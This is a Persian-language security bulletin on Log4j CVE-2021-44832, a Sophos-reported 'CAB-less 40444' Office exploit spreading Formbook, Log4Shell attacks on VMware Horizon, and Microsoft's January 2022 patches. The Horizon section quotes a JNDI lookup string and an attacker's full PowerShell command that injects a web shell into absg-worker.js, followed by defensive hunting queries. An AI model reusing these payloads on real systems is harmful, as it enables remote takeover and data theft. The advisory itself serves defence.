



ضعف‌امنیتی مذکور این‌طور توصیف شده که JDBC Appender باید هنگام دسترسی به JNDI از JndiManager استفاده کند. دسترسی JNDI باید از طریق یکی از ویژگی‌های سیستم کنترل شود.

سوءاستفاده از ضعف امنیتی CVE-2021-44832 موجب می‌شود که مهاجم با استفاده از یک JDBC Appender با منبع داده‌ای که به JNDI URI ارجاع می‌دهد، مجوز تغییر پیکربندی فایل ورود (Logging Configuration File) را دریافت نموده و ضمن ایجاد یک پیکربندی مخرب، از راه دور کد مخرب دلخواه را اجرا کند.

> *Looks like log4j CVE-2021-44832 has non default preconditions: "You are loading configuration from a remote server and/or someone can hijack/modify your log4j configuration file You are using the JDBC log appender with a dynamic URL address."*
>
> *— Marc Rogers (@marcwrogers) December 28, 2021*

تاکنون، آسیب‌پذیری‌های کتابخانه log4j توسط انواع مختلفی از مهاجمان در سیستم‌های آسیب‌پذیر نقاط مختلف جهان مورد سوءاستفاده قرار گرفته است.





به راهبران امنیتی توصیه می‌شود به منظور در امان ماندن از حمله مهاجمان در اسرع وقت با مراجعه به نشانی‌های زیر کتابخانه Log4j را به جدیدترین نسخه ۲/۱۷/۱ (Java 8)، ۲/۱۲/۴ (Java 7) و ۲/۳/۲ (Java 6) ارتقاء دهند.

https://logging.apache.org/log4j/2.x/

https://logging.apache.org/log4j/2.x/security.html#CVE-2021-44832

CAB-less 40444؛

تکنیک جدید مهاجمان برای دور زدن وصله CVE-2021-40444

شرکت سوفوس (Sophos, Ltd.)، به تازگی جزئیات یک سوءاستفاده جدید را منتشر کرده که در آن مهاجمان سعی در بی‌اثر نمودن وصله آسیب‌پذیری به شناسه CVE-2021-40444 از طریق فایل‌های Microsoft Office را دارند.


در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده جزییات سوءاستفاده از ضعف‌امنیتی مذکور مورد بررسی قرار گرفته است.

آسیب‌پذیری موجود در MSHTML به شناسه CVE-2021-40444، برای "اجرای کد به صورت از راه دور" (Remote Code Execution - به اختصار RCE) در نسخه‌های مختلف سیستم‌عامل Windows می‌تواند توسط مهاجمان مورد بهره‌جویی قرار گیرد. آن‌ها از ضعف‌امنیتی مذکور برای اجرای کد یا فرامین بر روی ماشین هدف بدون دخالت کاربر سوءاستفاده می‌کنند. مهاجمان در این روش معمولاً یک سند Office را برای کاربر ارسال نموده و کاربر را متقاعد می‌کنند که سند مخرب را باز کند. سپس با کنترل مرورگر کاربر از طریق ایجاد یک کنترل مخرب ActiveX، از آسیب‌پذیری موجود در MSHTML سوءاستفاده می‌کنند. البته مایکروسافت (Microsoft Corp.) این آسیب‌پذیری را در اصلاحیه‌های امنیتی ماه سپتامبر ۲۰۲۱ برطرف نموده است.

نتایج یافته‌های محققان سوفوس حاکی از آن است که بلافاصله پس از انتشار وصله‌های مایکروسافت جهت ترمیم ضعف امنیتی مذکور، مهاجمان در تلاش برای دور زدن آن‌ها می‌باشند.

در تاریخ‌های ۲ و ۳ آبان ۱۴۰۰، محققان سوفوس چندین نمونه ایمیل هرزنامه حاوی فایل‌های پیوست را دریافت کردند. بررسی فایل‌های پیوست حاکی از سوءاستفاده مهاجمان از آسیب‌پذیری به شناسه CVE-2021-40444 می‌باشد؛ این امر نشان می‌دهد که حتی وصله نمودن یک ضعف امنیتی نمی‌تواند مانع از اقدامات مخرب یک مهاجم ماهر شود.

در حملاتی که پیش از عرضه اصلاحیه سپتامبر ۲۰۲۱ مایکروسافت صورت گرفته بود، جهت بهره‌جویی از ضعف امنیتی CVE-2021-40444، کد بدافزاری در یک فایل Microsoft Cabinet (.CAB) در داخل یک سند مخرب Office بسته‌بندی شده بود. پس از ترمیم آسیب‌پذیری مذکور و ارائه وصله آن در ماه سپتامبر توسط مایکروسافت، مهاجمان با بررسی یک نمونه اثبات‌گر (Proof-of-Concept - به اختصار PoC) مربوط به ضعف‌امنیتی مذکور، متوجه شدند که می‌توانند با قرار دادن کد بدافزاری در یک فایل فشرده RAR دستکاری شده، از زنجیره حمله به صورت متفاوتی استفاده کرده و مجدد ضعف امنیتی مذکور را به گونه دیگری مورد سوءاستفاده قرار دهند.




از فایل فشرده RAR قبلاً نیز برای توزیع کدهای مخرب استفاده می‌شده، اما بنا بر اظهارات محققان سوفوس، فرایند مورد استفاده در اینجا به‌طور غیرعادی پیچیده بود.


به احتمال زیاد تنها دلیل موفق شدن مهاجمان در حمله اخیر این بوده که عملکرد و محدوده وصله این ضعف امنیتی بسیار محدود بوده است. از طرفی برنامه WinRAR که کاربران برای باز کردن فایل‌های فشرده از آن استفاده می‌کنند، در برابر خطا بسیار انعطاف‌پذیر می‌باشد و چون فایل RAR بکارگرفته شده توسط مهاجمان دستکاری شده، برای نرم‌افزار WinRAR خطای برنامه‌نویسی به نظر نرسیده است.


در واقع از آنجایی که مهاجمان از روش حمله قبلی که در آن فایل مخرب، از طریق Microsoft Cabinet (.CAB) بسته‌بندی می‌شد، استفاده نمی‌کنند و وصله ارائه شده را بی‌اثر می‌کنند، محققان سوفوس روش این حمله اخیر را CAB-less 40444 نامگذاری کرده‌اند. شواهد حاکی از آن است که اخیراً مهاجمان از یک نمونه اثبات‌گر مربوط به ضعف‌امنیتی مذکور که به صورت عمومی منتشر شده بود، جهت انتقال بدافزار Formbook در اسناد Office سوءاستفاده کرده‌اند.

همانطور که در تصویر زیر نمایش داده شده است، قربانیان در این حملات، ایمیلی با پیوست Profile.rar دریافت می‌کنند.




فایل فشرده RAR مذکور حاوی یک سند Word می‌باشد. این فایل RAR دستکاری شده و یک اسکریپت PowerShell نیز در ابتدای آن قرار داده شده است. مهاجمان، گیرندگان ایمیل را متقاعد کردند تا فایل RAR را از حالت فشرده خارج کرده و به سند Word دسترسی پیدا کنند. به محض باز شدن فایل Word در Office، یک صفحه وب که حاوی یک JavaScript مخرب است، فراخوانی می‌شود.





JavaScript مذکور، سند Word را مجبور به راه‌اندازی کد اسکریپت مخرب جاسازی شده در فایل فشرده Profile.rar می‌کند. سپس اسکریپت تعبیه شده در فایل فشرده مذکور، PowerShell را فراخوانی نموده و کد مخرب قابل اجرا را فعال نموده و در نهایت دستگاه قربانی به بدافزار Formbook آلوده شده است. مهاجمان ایمیل‌های هرزنامه (Spam email) را به مدت تقریباً ۳۶ ساعت توزیع نموده و سپس فعالیت خود را متوقف کردند.

به نقل از محققان سوفوس، طول عمر محدود این حمله جدید می‌تواند به این معنی باشد که این تنها آزمایشی از سوی مهاجمان است و احتمالاً در حملات بعدی این روش جدید سوءاستفاده به طور گسترده مورد استفاده قرار خواهد گرفت. مراحل اجرای حملات اخیر در تصویر زیر نمایش داده شده است:



محققان سوفوس در ادامه عنوان نمودند که این تحقیق یادآوری می‌کند که اعمال وصله‌ها به تنهایی نمی‌تواند در همه موارد در برابر تمامی آسیب‌پذیری‌ها و حملات محافظت ایجاد کند. بلکه تنظیم محدودیت‌هایی جهت جلوگیری از راه‌اندازی تصادفی یک سند مخرب توسط کاربر، می‌تواند به محافظت در برابر چنین سوءاستفاده‌هایی کمک کند، اما همچنان کاربران ممکن است فریب خورده و سیستم‌های آن‌ها با کلیک روی دکمه Enable Content آلوده شوند. بنابراین آموزش کارمندان و تاکید بر عدم دانلود اسناد مشکوک ضمیمه شده در ایمیل بسیار ضروری است، به خصوص زمانی که ایمیلی حاوی پیوست‌هایی با فرمت‌های فشرده غیرمعمول یا ناآشنا از افراد یا سازمان‌های ناشناس دریافت می‌شود. در چنین زمانی توصیه می‌شود که کاربران همیشه با فرستنده یا شخصی که به ظاهر ایمیل از طرف او ارسال شده تماس گرفته یا از طریق مشورت با راهبر امنیتی سازمان خود صحت ایمیل ارسالی را بررسی نمایند.

مشروح گزارش سوفوس در خصوص جزییات سوءاستفاده اخیر از MSHTML در نشانی زیر قابل دریافت و مطالعه است:

https://news.sophos.com/en-us/2021/12/21/attackers-test-cab-less-40444-exploit-in-a-dry-run/

سوءاستفاده هکرها از Log4Shell در VMware Horizon

برخی منابع درخصوص سوءاستفاده مهاجمانی ناشناس از ضعف امنیتی Log4Shell در VMware Horizon هشدار داده‌اند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، حملات مذکور مورد بررسی قرار گرفته است.

Log4Shell یا LogJam اولین آسیب‌پذیری است که در هفته‌های اخیر در کتابخانه Log4j کشف شد و دارای شناسه CVE-2021-44228 می‌باشد. سوءاستفاده گسترده از ضعف امنیتی مذکور، پس از انتشار یک نمونه اثبات‌گر (Proof-of-Concept - به اختصار PoC) در GitHub از حدود ۱۸ آذر آغاز شد.

آسیب‌پذیری مذکور، حملاتی از نوع "اجرای کد از راه دور" (Remote Code Execution - به اختصار RCE) را برای مهاجمان فراهم می‌کند. با توجه به استفاده گسترده Log4j و از آنجایی که سوءاستفاده از ضعف امنیتی مذکور نیازی به تخصص فنی سطح بالا و احراز هویت ندارد، آسیب‌پذیری مذکور به کابوسی برای سازمان‌ها در سراسر جهان تبدیل شده و کاربران خانگی و سازمان‌ها را در معرض خطر قرار می‌دهد. از این رو، شرکت آپاچی ضعف امنیتی فوق و سه آسیب‌پذیری شناسایی شده پس از آن را از طریق به‌روزرسانی‌های امنیتی بعدی برطرف کرد. اکنون ۲.۱۷.۱ ایمن‌ترین نسخه برای Log4j در نظر گرفته می‌شود.

طبق اطلاعیه‌ای که به تازگی NHS صادر کرده و مشروح آن در نشانی زیر قابل دسترس است، مهاجمان از این ضعف امنیتی برای اجرای کد از راه دور در نسخ آسیب‌پذیر VMware Horizon در زیرساخت‌های عمومی سوءاستفاده می‌کنند.

https://digital.nhs.uk/cyber-alerts/2022/cc-4002

این سازمان احتمال داده است که سوءاستفاده مذکور تنها مرحله شناسایی (Reconnaissance Phase) است که مهاجمان با سوءاستفاده از Log4Shell از Java Naming and Directory InterfaceTM - به اختصار JNDI - برای شناسایی زیرساخت‌های مخرب استفاده می‌کنند.


زمانی که آسیب‌پذیری شناسایی می‌شود، مهاجم از Lightweight Directory Access Protocol (LDAP) برای بازیابی و اجرای یک فایل مخرب مبتنی بر Java استفاده کرده و یک پوسته وب (Web Shell) را به سرویس VM Blast Secure Gateway تزریق می‌کند.

مهاجمان می‌توانند از پوسته وب مذکور برای انجام فعالیت‌های مخربی همچون استقرار بدافزار، استخراج داده‌ها یا اجرای باج‌افزار استفاده کنند. مهاجمان از وجود سرویس Apache Tomcat تعبیه شده در VMware Horizon که در برابر Log4Shell آسیب‌پذیر است، سوءاستفاده می‌کند. سوءاستفاده معمولاً با کد ساده و پرکاربرد ${jndi:ldap://example.com} آغاز شده و فرمان PowerShell زیر را از Tomcat ایجاد می‌کند.

```
powershell -c "$path=gwmi win32_service|?{$_.Name -like """*VMBlastSG*"""}|%{$_.PathName -replace '""', '' -replace
"""nssm.exe""","""lib\absg-worker.js"""};$expr="""req.connection.end();`r`n`t`t}`r`n`r`n`t`tif (String(req.url).includes
('<REDACTED - ATTACKER KEY>')) {`r`n`t`t`t`ttry {`r`n`t`t`t`treplyError(req, res, 200, require('child_process').execSync
(`r`n`t`t`t`t`tBuffer.from(req.headers['data'], 'base64').toString('ascii')`r`n`t`t`t`t`t).toString());`r`n`t`t`t}
`r`n`t`t`tcatch (err) {`r`n`t`t`t`treplyError(req, res, 400, err.stderr.toString());`r`n`t`t`t}`r`n`t`t`treturn;""";
(Get-Content $path)|ForEach-Object {$_ -replace """req.connection.end\(\);""", $expr}|Set-Content $path;Restart-Service -Force
VMBlastSG"
```

این فرمان یک سرویس از Win32 را جهت دریافت فهرستی از اسامی سرویس VMBlastSG فراخوانی نموده، مسیرها را بازیابی کرده و "absg-worker.js" را تغییر می‌دهد تا یک Listener را بارگذاری نماید و سپس سرویس را به منظور فعال شدن کد اصلی مخرب مجدداً راه‌اندازی می‌کند.

Listener بارگذاری شده، مسئول اجرای فرامین دلخواه دریافت شده از طریق HTTP/HTTPS است که به عنوان Header در رشته داده‌های تعبیه شده، درج شده است. در این مرحله، مهاجم ارتباط مستمر و پایداری با سرور C2 برقرار کرده و می‌تواند داده‌ها را استخراج، فرامین را اجرا یا باج‌افزار را مستقر کند.



VMware Horizon تنها محصول VMware نیست که توسط مهاجمان با سوءاستفاده از آسیب‌پذیری Log4j مورد هدف قرار گرفته است.

باج‌افزار Conti نیز از Log4Shell جهت گسترش دامنه آلودگی در سرورهای آسیب‌پذیر VMware vCenter و رمزگذاری آسان‌تر ماشین‌های مجازی استفاده می‌کند.

NHS در گزارش خود به سه نشانه از بهره‌جویی در سیستم‌های آسیب‌پذیر اشاره کرده است:

- شواهدی از ایجاد پروسه‌های غیرعادی توسط ws_TomcatService.exe
- وجود VMBlastSG در خط‌فرمان هر یک از پروسه‌های powershell.exe
- تغییرات فایل در "...\VMware\VMware View\Server\appblastgateway\lib\absg-worker.js"؛ این فایل معمولاً در ارتقاء، بازنویسی شده و تغییر نمی‌کند.

```
Copy

$path=gwmi win32_service|?{$_.Name -like "*VMBlastSG*"}|%{$_.PathName -
replace "nssm.exe","lib\absg-worker.js";gc $path|Select-String
"req.headers\[\'data\'\]"
```

```
DeviceProcessEvents
| where InitiatingProcessFileName =~ "ws_TomcatService.exe"
| where FileName != "repadmin.exe"
```

```
DeviceProcessEvents
| where FileName =~ "powershell.exe"
| where ProcessCommandLine has "VMBlastSG"
```

شرکت وی‌ام‌ور (VMware, Inc.)، ماه گذشته یک به‌روزرسانی امنیتی برای Horizon و سایر محصولات خود منتشر نمود و ضعف‌های امنیتی به شناسه‌های CVE-2021-44228 و CVE-2021-45046 را با انتشار نسخه‌های ۲۱۱۱، ۷.۱۳.۱ و ۷.۱۰.۳ ترمیم کرد.

به تمام راهبران محصولات VMware توصیه می‌شود در اسرع وقت با مراجعه به نشانی زیر نسبت به به‌روزرسانی محصولات خود اقدام کرده تا از گزند این حملات در امان باشند:


https://www.vmware.com/security/advisories/VMSA-2021-0028.html

منبع:

https://www.bleepingcomputer.com/news/security/nhs-warns-of-hackers-exploiting-log4shell-in-vmware-horizon/

به‌روزرسانی‌ها و اصلاحیه‌های

دی ۱۴۰۰



مایکروسافت

شرکت مایکروسافت (Microsoft Corp)، مجموعه اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی ژانویه ۲۰۲۲ منتشر کرد. اصلاحیه‌های مذکور بیش از ۹۰ آسیب‌پذیری را در Windows و محصولات مختلف این شرکت ترمیم می‌کنند. این بیشترین میزان آسیب‌پذیری‌های ترمیم شده ماهانه مایکروسافت در هشت ماه گذشته است، با این حال، بنا بر اظهارات مایکروسافت، هیچ یک از این ضعف‌های امنیتی به طور فعال مورد سوءاستفاده قرار نگرفته است.

این مجموعه اصلاحیه‌ها، انواع مختلفی از آسیب‌پذیری‌ها را به شرح زیر در محصولات مختلف مایکروسافت ترمیم می‌کنند:

- "ترفیع امتیازی" (Elevation of Privilege)
- "اجرای کد به صورت از راه دور" (Remote Code Execution)
- "افشای اطلاعات" (Information Disclosure)
- "جعل" (Spoofing)
- "منع سرویس" (Denial of Service - به اختصار DoS)
- "عبور از سد امکانات امنیتی" (Security Feature Bypass)

درجه اهمیت ۹ مورد از آسیب‌پذیری‌های ترمیم شده این ماه "حیاتی" (Critical) و دیگر موارد "مهم" (Important) اعلام شده است.

در درجه‌بندی شرکت مایکروسافت، نقاط ضعفی که سوءاستفاده از آن‌ها بدون نیاز به دخالت و اقدام کاربر باشد، "حیاتی" تلقی شده و اصلاحیه‌هایی که این نوع نقاط ضعف را ترمیم می‌کنند، بالاترین درجه حساسیت یا "حیاتی" را دریافت می‌نمایند. نقاط ضعفی که سوءاستفاده موفق از آن‌ها نیازمند فریب کاربر به انجام کاری باشد یا نیازمند دسترسی فیزیکی به دستگاه هدف باشد، توسط اصلاحیه‌هایی با درجه حساسیت "مهم" برطرف و ترمیم می‌گردند.

از میان آسیب‌پذیری‌های ترمیم شده در اولین ماه میلادی ۲۰۲۲، ضعف‌های امنیتی با شناسه‌های CVE-2022-21840، CVE-2022-21841، CVE-2022-21842 و CVE-2022-21837 قابل توجه هستند. ضعف‌های امنیتی مذکور در مجموعه محصولات Office بوده و می‌توانند توسط تاکتیک مورد علاقه مهاجمان که ترغیب کاربر به باز کردن یک سند خاص است، موجب "اجرای کد از راه دور" در سیستم‌های آسیب‌پذیر شوند.

دیگر آسیب‌پذیری که توسط مایکروسافت ترمیم شده دارای شناسه CVE-2022-21846 بوده و سوءاستفاده از آن منجر به "اجرای کد از راه دور" در Microsoft Exchange Server می‌شود. مایکروسافت احتمال بهره‌جویی از این ضعف امنیتی را بسیار بالا پیش‌بینی نموده است. دو آسیب‌پذیری مهم دیگر در Exchange Server با شناسه‌های CVE-2022-21969 و CVE-2022-21855 وجود دارند که به مهاجم اجازه می‌دهند از راه دور کد را روی سرور مورد نظر اجرا کند. سرورهای Exchange در سال گذشته به دلیل مجموعه‌ای از آسیب‌پذیری‌های "روز-صفر" بارها هدف حملات مهاجمان قرار گرفتند. از مهمترین حملات بر روی سرورهای مذکور می‌توان به باج‌افزار Babuk اشاره نمود که مشروح خبر آن در نشانی زیر قابل مطالعه است.

https://newsroom.shabakeh.net/22747/microsoft-exchange-proxyshell-exploits-deploy-babuk.html

